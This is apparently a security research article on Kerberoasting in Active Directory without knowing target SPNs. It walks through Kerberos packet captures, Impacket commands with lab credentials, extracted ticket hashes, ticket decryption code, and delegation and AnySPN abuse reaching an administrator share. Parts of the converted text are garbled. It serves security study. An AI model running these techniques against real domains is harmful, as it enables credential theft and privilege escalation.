# Kerberoasting without SPNs

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**Service principal names (SPNs)** are records in an Active Directory (AD) database that show which services are registered to which accounts:

```
arseniy@ptarch $ LDAPPER.py -D CONTOSO -U 'Administrator' -P 'P@ssw0rd' \
> -S DC02.CONTOS0.COM -s '(sAMAccountName=SQL*)' \
 sAMAccountName servicePrincipalName userPrincipalName userAccountControl
CN=SQL ADMIN,OU=LAB Users,DC=CONTOSO,DC=COM
  cn:
    SQL ADMIN
  sAMAccountName:
    SQLAdminSAN
  servicePrincipalName:
    HTTP/sqladmin.contoso.com
    MSSQLSvc/srv-sp-sql-01:1433
    MSSQLSvc/srv-sp-sql-01.contoso.com:1433
    MSSQLSvc/srv-sp-sql-02:1433
    MSSQLSvc/srv-sp-sql-02.contoso.com:1433
    MSSQLSvc/srv-sp-sql:1433
    MSSQLSvc/srv-sp-sql.contoso.com:1433
    MSSQLSvc/srv-sp-sql-01.contoso.com:SHAREPOINT
    MSSQLSvc/srv-sp-sql-02.contoso.com:SHAREPOINT
    MSSQLSvc/sp-sql.contoso.com:1433
    MSSQLSvc/sp-sql.contoso.com:SHAREPOINT
    MSSQLSvc/sp-sql:1433
  userAccountControl:
    66048
  userPrincipalName:
    SQLAdmin@CONTOSO.COM
```

An example of an account that has SPNs

If an account has an SPN or multiple SPNs, you can request a service ticket to one of these SPNs via Kerberos, and since a part of the service ticket will be encrypted with the key derived from the account's password, you will be able to brute force this password offline. This is how Kerberoasting works.

There is a way to perform the Kerberoasting attack without knowing SPNs of the target services. I'll show how it could be done, how it works, and when it could be useful.

## **Kerberos Basics**

Kerberos is an open source binary protocol based on the ASN.1 format. The core of Kerberos is key distribution center (KDC) services, which use 88/tcp and 88/udp ports. In the Active Directory environment they are installed on each of the domain controllers.

Let's run the GetUserSPNs.py tool from Impacket to demonstrate how Kerberoasting works:

ervicePrincipalName	Name	MemberOf	PasswordLastSet
TTP/sqladmin.contoso.com	SQLAdminSAN		2020-06-23 02:50:17.325042
SSQLSvc/srv-sp-sql-01:1433	SQLAdminSAN		2020-06-23 02:50:17.325042
SSQLSvc/srv-sp-sql-01.contoso.com:1433	SQLAdminSAN		2020-06-23 02:50:17.325042
SSQLSvc/srv-sp-sql-02:1433	SQLAdminSAN		2020-06-23 02:50:17.325042
SSQLSvc/srv-sp-sql-02.contoso.com:1433	SQLAdminSAN		2020-06-23 02:50:17.325042
SSQLSvc/srv-sp-sql:1433	SQLAdminSAN		2020-06-23 02:50:17.325042
SSQLSvc/srv-sp-sql.contoso.com:1433	SQLAdminSAN		2020-06-23 02:50:17.325042
SSQLSvc/srv-sp-sql-01.contoso.com:SHAREPOINT	SQLAdminSAN		2020-06-23 02:50:17.325042
SSQLSvc/srv-sp-sql-02.contoso.com:SHAREPOINT	SQLAdminSAN		2020-06-23 02:50:17.325042
SSQLSvc/sp-sql.contoso.com:1433	SQLAdminSAN		2020-06-23 02:50:17.325042
SSQLSvc/sp-sql.contoso.com:SHAREPOINT	SQLAdminSAN		2020-06-23 02:50:17.325042
SSQLSvc/sp-sql:1433	SQLAdminSAN		2020-06-23 02:50:17.325042
krb5tgs\$23\$*SQLAdminSAN\$CONTOSO.COM\$MSSQLSvc/			
f847a0867cf064ebbc050dff5cc68f3b5d721d9ff3cff			
2f76b892d914ec76509f93c8912dbe11ff294489beaa2			
34c3d4c3b40ce533bb06f6f0179666f22499153092adf			
e180e28a95e947549037f9c59ba475d166ce4a637d796			
92efd70ead18c7d54f588cfac2946c085007f77b6d310			
92efd70ead18c7d54f588cfac2946c085007f77b6d310 8615e968e6a61eef802aca8b302adac90a7c573297a96	1d8979f9e2339		
92efd70ead18c7d54f588cfac2946c085007f77b6d310	1d8979f9e2339 6e154d26b6e30	38edf7e988	0f4d3abdebb1cc774b5d13cc1e

Performing the Kerberoasting attack in a lab environment

First, the tool connects to LDAP, and finds users which have SPNs and which are not machine accounts. Every machine account in the AD has a bunch of SPNs, but their service tickets are not brute-forceable because machine accounts have passwords that are 240 bytes long.

Then, the tool connects to a KDC, and for each of the discovered accounts gets a service ticket using one of its SPNs. In our example only one account was discovered, and the tool chosed "MSSQLSvc/sp-sql:1433" SPN to request a ticket.

It's not important whether chosen services are functioning; the existence of an SPN in the AD database is sufficient for the attack.

Here is the traffic dump of this GetUserSPNs.py launch, so now we can examine all the described stages in detail:

	ldap or kerberos				*
No	Source 🔻	Destination	Protocol	Length	Info
E.	1 127.0.0.1	127.0.0.1	LDAP	128	<pre>bindRequest(1072116567) "Administrator" , NTLMSSP</pre>
+	2 127.0.0.1	127.0.0.1	LDAP	297	<pre>bindResponse(1072116567) success , NTLMSSP_CHALLE</pre>
	3 127.0.0.1	127.0.0.1	LDAP	442	<pre>bindRequest(67450594) "Administrator" , NTLMSSP_A</pre>
	4 127.0.0.1	127.0.0.1	LDAP	91	bindResponse(67450594) success
	5 127.0.0.1	127.0.0.1	LDAP	365	<pre>searchRequest(806940293) "dc=CONTOSO,dc=COM" whol</pre>
L	6 127.0.0.1	127.0.0.1	LDAP	1033	<pre>searchResEntry(806940293) "CN=SQL ADMIN,OU=LAB Us</pre>
	7 127.0.0.1	127.0.0.1	KRB5	254	AS-REQ
	8 127.0.0.1	127.0.0.1	KRB5	249	<pre>KRB Error: KRB5KDC_ERR_PREAUTH_REQUIRED</pre>
	9 127.0.0.1	127.0.0.1	KRB5	328	AS-REQ
	10 127.0.0.1	127.0.0.1	KRB5	1534	AS-REP
	11 127.0.0.1	127.0.0.1	KRB5	1491	TGS-REQ
	12 127.0.0.1	127.0.0.1	KRB5	1579	TGS-REP

Traffic dump of the Kerberoasting attack

## How clients get TGTs

Each client must authenticate to the KDC and obtain a ticket-granting ticket (TGT), which will allow them to ask for any number of service tickets going forward.

This mechanism is used to reduce the number of needed authentications, and there is no way to bypass it and request a service ticket without having a TGT.

### Unauthenticated AS-REQ / Preauth Request

AS-REQ packets serve to ask for TGTs.

In AS-REQ clients specify the special "krbtgt/DomainFQDN" SPN in the sname field, and the principal name of the account to which the TGT is being requested for in the cname field:

```
Fransmission Control Protocol, Src Port: 52504, Dst Port: 88, Seq: 1, Ack: 1, Len: 188

    Kerberos

  Record Mark: 184 bytes

    as-req

      pvno: 5
      msg-type: krb-as-req (10)
    padata: 1 item
      PA-DATA PA-PAC-REQUEST
         padata-type: kRB5-PADATA-PA-PAC-REQUEST (128)
           padata-value: 3005a0030101ff
               include-pac: True

    req-body

        Padding: 0
      kdc-options: 50800000
      - cname
          name-type: kRB5-NT-PRINCIPAL (1)
         cname-string: 1 item
                                                         Client Principal Name
             CNameString: Administrator
        realm: CONTOSO.COM

    sname

          name-type: kRB5-NT-PRINCIPAL (1)

    sname-string: 2 items

             SNameString: krbtgt
                                                         Service Principal Name
             SNameString: CONTOSO.COM
        till: 2020-08-04 03:48:03 (UTC)
        rtime: 2020-08-04 03:48:03 (UTC)
        nonce: 1096989901
      etype: 1 item
          ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)
```

Content of the unauthenticated AS-REQ packet (#7)

The first AS-REQ packet is sent without authentication data to maintain backwards compatibility. It will succeed only if the DONT\_REQ\_PREAUTH flag in the Active Directory for the target account is set.

The response for AS-REQs should contain a structure that is encrypted and signed with the key derived from the client account's password, so if AS-REQs worked without any authentication, anyone would be able to brute force anyone else's password offline.

This is called an ASREPRoasting attack, and in Impacket it can be performed by the GetNPUsers.py script:

<mark>arseniy@ptarch \$</mark> GetNPUsers.py CONTOSO.COM/Administrator:'P@ssw0rd' -request Impacket - Copyright 2020 SecureAuth Corporation						
Name	Member0f	PasswordLastSet	LastLogon	UAC		
user03		2020-06-24 22:42:26.440106	2020-08-09 01:49:38.543716	0x400200		
29db102	66c70daac4	4354bcabe0b62fb306868a2a522b	98291ee2feb65f208949\$fb539cf  3b2dc75b8290413ef9935ee812f4  1e34505c5bd7befc86f026744597	c4396913ca34a69049		

Performing an ASREPRoasting attack using GetNPUsers.py from Impacket One application of ASREPRoasting is Targeted Kerberoasting. It relies on intentionally setting the DONT\_REQ\_PREAUTH flag for accounts you control in the AD, and getting their *\$krb5asrep\$* hashes. Since the "Administrator" account we used doesn't have the DONT\_REQ\_PREAUTH flag set, the KDC sent a KRB-ERR packet to the client with the KRB\_PREAUTH\_REQURED error. This packet is called Preauth Request.

```
Transmission Control Protocol, Src Port: 88, Dst Port: 52504
```

```
    Kerberos
```

```
> Record Mark: 179 bytes

* krb-error

    pvno: 5

    msg-type: krb-error (30)

    stime: 2020-08-03 03:48:51 (UTC)

    susec: 98388

    error-code: eRR-PREAUTH-REQUIRED (25)

    realm: CONTOSO.COM

* sname

    name-type: kRB5-NT-PRINCIPAL (1)

* sname-string: 2 items

    SNameString: krbtgt

    SNameString: CONTOSO.COM

* e-data: 304d3016a10302010ba20f040d300b3009a003020117a102...
```

Content of the KRB-ERR packet (#8)

If the "Administrator" account didn't exist, we would get the KDC\_ERR\_C\_PRINCIPAL\_UNKNOWN error. This is the feature that is used in Kerberos User Enumeration attacks.

### Authenticated AS-REQ

Let's examine the next AS-REQ packet:

Fransmission Control Protocol, Src Port: 52508, Dst Port: 88, Seq: 1, Ack: 1, Len: 262 Kerberos - Record Mark: 258 bytes 0.... = Reserved: Not set .000 0000 0000 0000 0000 0001 0000 0010 = Record Length: 258 as-req A structure with the current timestamp, which is pvno: 5 msg-type: krb-as-req (10) encrypted and signed with the client's kerberos key padata: 2 items PA-DATA PA-ENC-TIMESTAMP - padata-type: kRB5-PADATA-ENC-TIMESTAMP (2) padata-value: 303da003020117a2360434de5d7bff59b868ebef5841c037... etype: eTYPE-ARCFOUR-HMAC-MD5 (23) cipher: de5d7bff59b868ebef5841c03715506ff928ba0223c4acb0... ▶ PA-DATA PA-PAC-REQUEST req-body Padding: 0 kdc-options: 50800000 cname name-type: kRB5-NT-PRINCIPAL (1) cname-string: 1 item Client Principal Name CNameString: Administrator realm: CONTOSO.COM - sname name-type: kRB5-NT-PRINCIPAL (1) sname-string: 2 items SNameString: krbtgt Service Principal Name SNameString: CONTOSO.COM till: 2020-08-04 03:48:03 (UTC) rtime: 2020-08-04 03:48:03 (UTC) nonce: 1864731165 etype: 1 item ENCTYPE: eTYPE-ARCFOUR-HMAC-MD5 (23)

Content of the authenticated AS-REQ packet (#9)

The next AS-REQ is basically the same request as the first one, but it contains data which could authorize the client. This data is a special structure that contains the current timestamp, and this structure is encrypted and signed with the key derived from the account's password.


Keys derived from account's passwords are known as Kerberos Keys, and they're calculated differently depending on the utilized encryption algorithm:

- AES-128 and AES-256: the key is calculated from the PBKDF2 hash of the password
- RC4: the key is calculated from the NT hash of the password (always used with the Pass-The-Hash attack)
- DES: the key is calculated directly from the password

Using a client principal name in the request, the KDC tries to look up the client's account in the AD database, extract its precalculated Kerberos keys, and verify the client's identity.

### AS-REP

After the KDC verifies the client's identity, it sends an AS-REP packet that contains data the client can construct a TGT memory object from:



### Content of the AS-REP packet (#10)

The TGT itself is encrypted and signed with the kerberos key of the krbtgt account, so it's intended to be unpacked only on KDC sides. It contains a session key, metadata, and the client's Privileged Attribute Certificate (PAC). A PAC includes the client's name, security identifier (SID), and groups.

In order for a client to use a TGT, it needs to construct a TGT memory object, which will contain the TGT itself, its session key, and all the metadata. Clients extract the session key from the part of an AS-REP that is encrypted by their keys.

### How clients get Service Tickets

After a client constructs a TGT memory object, it can ask for any number of service tickets using TGS-REQ packets. The KDC will respond with TGS-REP packets when these requests are accepted.

### TGS-REQ

A TGS-REQ contains a service principal name that the ticket is requesting for, a TGT, and a structure encrypted with the TGT session key and containing the current timestamp:

```
Fransmission Control Protocol, Src Port: 52512, Dst Port: 88, Seq: 1, Ack: 1, Len: 1425

    Kerberos

  Record Mark: 1421 bytes
  tgs-req
      pvno: 5
      msg-type: krb-tgs-req (12)
    padata: 1 item

    PA-DATA PA-TGS-REQ

         - padata-type: kRB5-PADATA-TGS-REQ (1)
           padata-value:
              ⋆ ap-req
                  pvno: 5
                                                             TGT
                  msg-type: krb-ap-req (14)
                  Padding: 0
                Ap-options: 00000000
                - ticket
                    tkt-vno: 5
                    realm: CONTOSO.COM

    sname

                      name-type: kRB5-NT-PRINCIPAL (1)
                     sname-string: 2 items
                         SNameString: krbtgt
                         SNameString: CONTOSO.COM

    enc-part

                      etype: eTYPE-AES256-CTS-HMAC-SHA1-96 (18)
                      kvno: 1
                      cipher: aa2c586f9fd333b6c1eadbbe2da02a74d50ba59241c0c358...

    authenticator

                    etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
                    cipher: 6605ecd8041a7c90610937af39a01a2987eea66d5a665dc5...

    req-body

        Padding: 0
       kdc-options: 40810010
                                              A structure with the current timestamp, which is
        realm: CONTOSO.COM
                                              encrypted and signed with the TGT session key
       sname
           name-type: kRB5-NT-SRV-INST (2)

    sname-string: 2 items

             SNameString: MSSQLSvc
             SNameString: sp-sql:1433

    Target Service Principal Name

        till: 2020-08-04 03:48:03 (UTC)
        nonce: 799736685
       etype: 4 items
```

Content of the TGS-REQ packet (#11)

When the KDC receives a TGS-REQ, it decrypts the TGT, extracts the session key, and checks the client's identity.

### TGS-REP


TGS-REP packets are used to transfer service tickets to KDC clients.

After the KDC verifies the client's identity, the following steps are happening:

- 1. The KDC checks if the TGT is still valid according to the decrypted timestamps;
- If more than 15 minutes have passed since the TGT was issued, the KDC recalculates the decrypted PAC, and check if the client has not been disabled in the Active Directory;
- 3. The KDC looks up an account that the sent service principal name is resolving to;
- 4. The KDC extracts the kerberos key of the discovered account;

- 5. The KDC constructs a service ticket, which consists of the PAC and the service ticket session key; the service ticket is encrypted and signed with the service account's kerberos key;
- 6. The KDC creates a structure with the service ticket session key and encrypts and signs it with the TGT session key.

Both the service ticket and the structure with the service ticket session key are included in the TGS-REP packet:




Content of the TGS-REP packet (#12)

The encrypted part of the service ticket is the part that is brute forced in the Kerberoasting attack.

# **Exploring formats of Principal Names**

Let's examine principal names in the AS-REQ packet we gathered before:



Client principal names are passed in cname fields, and service principal names are sent in sname fields. All principal names are accompanied by an integer called the principal name type.

Principal names are usually split by the "/" character into a sequence of strings. For example, the principal name *krbtgt/CONTOSO*.COM in Kerberos traffic consists of two strings: *krbtgt* and *CONTOSO*.COM.

According to <u>RFC 4120</u>, cname and sname fields have different purposes, but the structure of these fields is identical:

```
KDC-REQ-BODY
               ::= SEQUENCE {
 kdc-options [0] KDCOptions,
             [1] PrincipalName OPTIONAL
 cname
             [2] Realm
 realm
             [3] PrincipalName OPTIONAL,
 sname
 . . .
}
PrincipalName ::= SEQUENCE {
             [0] Int32,
name-type
name-string [1] SEQUENCE OF KerberosString
}
KerberosString ::= GeneralString (IA5String)
```

The identical structure of cname and sname fields caught my attention, and I decided to test different options of their usage in the Kerberos protocol.

## The Kerberos Secret

It was discovered that Windows KDC services treat cname and sname fields by the same function set, and it's irrelevant which format of a principal name you choose at any given time.

#### All Principal Names that resolve to the same account are equal

If you have an SPN value in a Kerberos packet, you can substitute it to the SAM Account Name (SAN) value of the account the SPN belongs, and nothing will break:

Protocol Length Info No. Source Destination 61 10.220.220.5 10.220.220.10 KRB5 242 AS-RE0 62 10.220.220.10 10.220.220.5 KRB5 237 KRB Error: KRB5KDC ERR PREAUTH REQUIRED KRB5 70 10.220.220.5 10.220.220.10 316 AS-RE0 1522 AS-REP 71 10.220.220.10 10.220.220.5 KRB5 1469 TGS-RE0 79 10.220.220.5 10 80 10.220.220.10 10.220.220.5 1545 TGS-REP KRB5 > Frame 79: 1469 bytes on wire (11752 bits), 1469 bytes captured (11752 bits) Ethernet II, Src: VMware\_c2:09:9b (00:0c:29:c2:09:9b), Dst: VMware\_01:75:03 Internet Protocol Version 4, Src: 10.220.220.5, Dst: 10.220.220.10 Fransmission Control Protocol, Src Port: 46318, Dst Port: 88, Seq: 1, Ack: 1, Len: 1415 Kerberos Record Mark: 1411 bytes tgs-req pvno: 5 msg-type: krb-tgs-req (12) padata: 1 item req-body Padding: 0 kdc-options: 40810010 realm: CONTOSO.COM - sname name-type: kRB5-NT-SRV-INST (2) sname-string: 1 item SNameString: SQLAdminSAN till: 2020-08-10 01:31:12 (UTC) nonce: 779141757 etype: 4 items

An example of a TGT-REQ packet with a SAN

This way you can perform the Kerberoasting attack without knowing any SPN of the target account. But the existence of at least one SPN for the target account will continue to be needed.

## Bonus: Revisiting S4U and AnySPN attacks

I examined Impacket source code, and I found two interesting places which are closely related to the discovered technique, but not related to Kerberoasting.

#### S4U2Self and S4U2Proxy Requests with SAM Account Names

Let's try to abuse Resource-Based Constrained Delegation using getST.py form Impacket:

arseniy@ptarch \$ GetUserSPNs.py CONTOSO.COM/Administrator:'P@ssw0rd' Impacket - Copyright 2020 SecureAuth Corporation ServicePrincipalName Name MemberOf PasswordLastSet LastLogon http/test user01 2020-06-21 22:19:50.544884 2020-08-11 05:10:02.8886 arseniy@ptarch \$ findDelegation.py CONTOSO.COM/Administrator:'P@ssw0rd' Impacket - Copyright 2020 SecureAuth Corporation AccountName AccountType DelegationType DelegationRightsTo user01 Person Resource-Based Constrained SRV02\$ arseniy@ptarch \$ getST.py -impersonate Administrator \ > -spn 'host/SRV02.CONT0S0.COM' CONT0S0.COM/user01:'P@ssw0rd' Impacket - Copyright 2020 SecureAuth Corporation [\*] Getting TGT for user [\*] Impersonating Administrator [\*] Requesting S4U2self [\*] Requesting S4U2Proxy [\*] Saving ticket in Administrator.ccache

An example of abusing Resource-Based Constrained Delegation using Impacket Here we have the "user01" account that has the "http/test" SPN and privileges to delegate access to any SPN of the "SRV02\$" account.

According to the specification (<u>S4USelf KRB\_TGT\_REQ</u>, <u>S4U2Proxy KRB\_TGS\_REQ</u>), the user01's service should use its SPN in S4U2Self and S4U2Proxy requests. However, you can see that Impacket uses SANs in such requests:

No.	Source	Destination	Protocol	Lenath	Info	
24	4 10.220.220.5	10.220.220.11	KRB5		AS-REQ	
25	5 10.220.220.11	10.220.220.5	KRB5			KRB5KDC_ERR_PREAUTH_REQUIRED
33	3 10.220.220.5	10.220.220.11	KRB5		AS-REQ	(
34	4 10.220.220.11	10.220.220.5	KRB5	1491	AS-REP	
42	2 10.220.220.5	10.220.220.11	KRB5	1463	TGS-REQ	
43	3 10.220.220.11	10.220.220.5	KRB5	1559	TGS-REP	
51	1 10.220.220.5	10.220.220.11	KRB5	2586	TGS-REQ	
53	3 10.220.220.11	10.220.220.5	KRB5	1783	TGS-REP	
<ul> <li>Fra</li> <li>Eth</li> <li>Int</li> <li>Tra</li> <li>Ker</li> <li>R</li> <li>t</li> </ul>	me 42: 1463 byte ernet II, Src: V ernet Protocol V	es on wire (1176 VMware_c2:09:9b Version 4, Src: ol Protocol, Src 3 bytes tgs-req (12) IS FGS-REQ FOR-USER	)4 bits) (00:0c:: 10.220.:	, 1463 29:c2:0 220.5,	bytes captu 9:9b), Dst: Dst: 10.220	red (11704 bits) VMware_58:18:dc .220.11 8, Seq: 1, Ack: 1, Len: 1397
	▼ sname					
		: kRB5-NT-UNKNOW	/N (0)			
	✓ sname-str:	0				
		ring: user01				
		)8-12 02:12:33 (	010)			
	nonce: 48454					
	⊧ etype: 2 ite	51115				

Traffic Dump of Impacket's S4U2Self request

These requests don't comply with the specification, but succeed because Windows KDCs are insensitive to given principal name formats.

#### AnySPN Attack

Impacket implements a thing called AnySPN attack. This attack tries to modify the SPN in the given service ticket file, when it's different from the target service SPN:

arseniy@ptarch \$ export KRB5CCNAME=./Administrator.ccache arseniy@ptarch <mark>\$</mark> klist Ticket cache: FILE:./Administrator.ccache Default principal: Administrator@CONTOSO.COM Valid starting Expires Service principal 08/11/2020 06:23:01 08/09/2030 06:23:01 http/DC02.CONTOS0.COM@CONTOS0.COM renew until 08/09/2030 06:23:01 arseniy@ptarch \$ smbclient.py -k -no-pass -debug Administrator@DC02.CONTOSO.COM Impacket - Copyright 2020 SecureAuth Corporation [+] Using Kerberos Cache: ./Administrator.ccache [+] Domain retrieved from CCache: CONTOSO.COM [+] SPN CIFS/DC02.CONTOS0.COM@CONTOS0.COM not found in cache [+] AnySPN is True, looking for another suitable SPN [+] Returning cached credential for HTTP/DC02.CONTOS0.COM@CONTOS0.COM [+] Changing sname from http/DC02.CONTOS0.COM@CONTOS0.COM to cifs/DC02.CONTOS0.COM@CONTOS0. [+] Using TGS from cache Type help for list of commands # use C\$ #

Performing the AnySPN attack using Impacket

Alberto Solino wrote an excellent article <u>Kerberos Delegation</u>, <u>SPNs and More</u> explaining how it works.

Here is the main section from this article:

While reading Ben Campbell's blog post there was a paragraph that caught my attention (quoting a Benjamin Delpy's comment):

*The wonderful Mr. Delpy also found that a Kerberos ticket for ldap/domaincontroller.contoso.com would also allow that account to perform an Active Directory DC Sync attack.* 

That made me think that maybe not only a Kerberos Service Ticket (TGS) for the SPN *ldap/domaincontroller.contoso.com* would allow Active Directory Replication (what DC Sync and secretsdump.py do) but maybe more SPNs. So, I went to change the way *Impacket* handles cached Kerberos tickets in this commit.

Basically, if you have different Service Ticket (TGS) cached, and you are asking for, let's say, a ticket for *host/fileserver.freefly.net* but the cache only has a ticket for *cifs/fileserver.freefly.net*, the library will give you that one (instead of None) hoping it might actually work.

Surprisingly that change worked like a charm!!

A fragment of Alberto Solino's article

Briefly, Benjamin Delpy, Ben Campbell and Alberto Solino noticed that a service ticket for Service A on Host A might work for Service B on Host A.

Actually, if we decrypt any service ticket's encrypted part, we will see that it doesn't contain any SPNs:

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[1]: import hashlib
   ...: from pyasnl.codec.der import decoder
   ...: from impacket.krb5.asn1 import EncTicketPart
   ...: from impacket.krb5.crypto import Key, RC4
     .: password = "P@ssw0rd123"
     .: nthash = hashlib.new("md4", password.encode("utf-16le")).digest()
        key = Key(23, nthash)
        enc part = "548f19cf5167078923febec2f266b756fef8ca51a4d3df4e033cdbabef7883c5b87fa0
   enc_part = "548f19cf5167078923febec2f266b756fef8ca51a4d3df4e033cdbabef7883c5b87fa0f
f847a0867cf064ebbc050dff5cc68f3b5d721d9ff3cfff20a4b802d69d59e7e34032e5d9a8eeacf0bff
aad98578f805eb526c517dfa19b5ebe9a0c9fb5808368222f76b892d914ec76509f93c8912dbe11ff29
ofbbdce0155083f4cc23290aa15440c374b4c197305038555f5ef4b5ed61a5f0f5760027c0577fe8c7c
8503e430c544781a55846e034778412b6fa8f7d86e9fa26caf311ce3f3bfc3a6d6099d5fd7f7963d8d6
59ba475d166ce4a637d796e47a05775de8b9dc0d2068f1d9ae202b6cda1515c54b9c34ce86d5968b820
1d3d581964caeb1035108bdc92efd70ead18c7d54f588cfac2946c085007f77b6d310ecd9aefc4bc64e
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527f76b8e6b0629f3ffa954bdd603242f1cd7565b6a7c8da74aeaa1d894e5539e95552b9939f93c779e
e154d26b6e3038edf7e9880f4d3abdebb1cc774b5d13cc1ec95b13244b7b156e82366a4b4c0e6b5b228
ff7ec4f71dbdbd44edec78cec274776507adb154da513cb910ecf01e4e2c73f3e451094304eb14a9e3
   0149295f4e00fe1d2e6cb2473f3256a24f8c2147840c12fba1f3b94db8f8edf30800d67f765076e54fc
0295e29579e97806728ad245c6ac877979ab5d71742e04c485206a61be2f2cec6c222629d8df26023d1
...: 825fad7881e1200975f52f9cc61d577891f5963112".decode("hex")
   ...: plainText = RC4.decrypt(key, 2, enc part)
        tgs = decoder.decode(plainText, asn1Spec = EncTicketPart())[0]
        print(tgs)
Decrypting the service ticket's encrypted part using the service account's password
EncTicketPart:
 flags=1084293120
 key=EncryptionKey:
  keytype=23
  keyvalue=0xcf8cf74849b9a6a979579198352ae65c
 crealm=CONTOSO.COM
 cname=PrincipalName:
  name-type=1
  name-string=SequenceOf:
   Administrator
 transited=TransitedEncoding:
  tr-type=1
  contents=
 authtime=20200803034852Z
 starttime=20200803034852Z
 endtime=20200803134852Z
 renew-till=20200804034803Z
 authorization-data=AuthorizationData:
  Sequence:
   ad-type=1
   ad-data=0x308203523082034ea00402020080a18203440482034005000000000000000000038020000580
53004f002e0043004f004d00000000000000043004f004e0054004f0053004f002e0043004f004d00000076fffff
```

Printing the information contained in the service ticket's encrypted part

The service ticket's encrypted part contains only the ticket's session key, the metadata, and the authenticating user's PAC. The service ticket's SPN is contained in the unencrypted and unsigned part of the protocol, and it may simply not be taken into account by the client.

### A Service Ticket is valid for all services run by its service account

Value Meaning

So, if you wondered which SPN a service ticket is issued to when it's requested without an SPN, now you know that the service ticket just don't contain any.

## **Bonus: Playing with Principal Name Types**

The structure of cname and sname fields contain an integer called **Principal Name Type**. The RFC 4120 specification defines 9 possible values for it:

#### 6.2. Principal Names

Name Type

As was the case for realm names, conventions are needed to ensure that all agree on what information is implied by a principal name. The name-type field that is part of the principal name indicates the kind of information implied by the name. The name-type SHOULD be treated only as a hint to interpreting the meaning of a name. It is not significant when checking for equivalence. Principal names that differ only in the name-type identify the same principal. The name type does not partition the name space. Ignoring the name type, no two names can be the same (i.e., at least one of the components, or the realm, MUST be different). The following name types are defined:

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NT-UNKNOWN	Θ	Name type not known
NT-PRINCIPAL	1	Just the name of the principal as in DCE, or for users
NT-SRV-INST	2	Service and other unique instance (krbtgt)
NT-SRV-HST	3	Service with host name as instance (telnet, rcommands)
NT-SRV-XHST	4	Service with host as remaining components
NT-UID	5	Unique ID
NT-X500-PRINCI	PAL 6	Encoded X.509 Distinguished name [ <u>RFC2253</u> ]
NT-SMTP-NAME	7	Name in form of SMTP email name (e.g., user@example.com)
NT-ENTERPRISE	10	Enterprise name - may be mapped to principal name

An excerpt from RFC 4120: 6.2. Principal Names

I've done some research, and I've created a table with the actual Principal Name Types values and their meanings in Windows:

Name Type	Value	Meaning	
NT-UNKNOWN	0	Represents SPN and SAN formats	

NT-PRINCIPAL	1	Equal to NT-UNKNOWN
NT-SRV-INST	2	Equal to NT-UNKNOWN
NT-SRV-HST	3	Equal to NT-UNKNOWN
NT-SRV-XHST	4	Represents SPN format
NT-UID	5	Not supported
NT-X500-PRINCIPAL	6	Represents DN format
NT-SMTP-NAME	7	Equal to NT-UNKNOWN
NT-ENTERPRISE	10	Represents UPN, SAN and multiple DomainName+SAN formats
NT-MS-PRINCIPAL	-128	Represents SAN and multiple DomainName+SAN formats
NT-MS-PRINCIPAL- AND-ID	-129	Equal to NT-MS-PRINCIPAL
NT-ENT-PRINCIPAL- AND-ID	-130	Equal to NT-X500-PRINCIPAL
	*	Equal to NT-UNKNOWN

I found NT-ENTERPRISE type more valuable than the commonly used NT-UNKNOWN one. It supports the following bunch of name formats:

- userPrincipalName
- sAMAccountName
- sAMAccountName@DomainNetBIOSName
- sAMAccountName@DomainFQDN
- DomainNetBIOSName\sAMAccountName
- DomainFQDN\sAMAccountName

Note that if you use the *SRV01* string as a sAMAccountName, and the *SRV01* account does not exist, and the *SRV01*\$ account exists, this name will be treated as a principal name of the *SRV01*\$ account.

Other interesting Principal Name Types is NT-X500-PRINCIPAL. It supports DNs in the <u>RFC</u> <u>1779</u> structure. Here are three examples of how the same Active Directory object can be written in this structure:

CN=SQL ADMIN,OU=LAB Users,DC=CONTOSO,DC=COM CN="SQL ADMIN";OU="LAB Users";DC="CONTOSO";DC="COM" OID.2.5.4.3=SQL ADMIN,OU=LAB Users,DC=CONTOSO,DC=COM Unfortunately, the NT-X500-PRINCIPAL type is not supported across forest trusts.


## The Technique's Application in Kerberoasting

I've added the usage of NT-ENTERPRISE and NT-MS-PRINCIPAL types to Impacket's GetUserSPNs.py. Let's see three common scenarios when these changes are necessary for Kerberoasting to succeed.

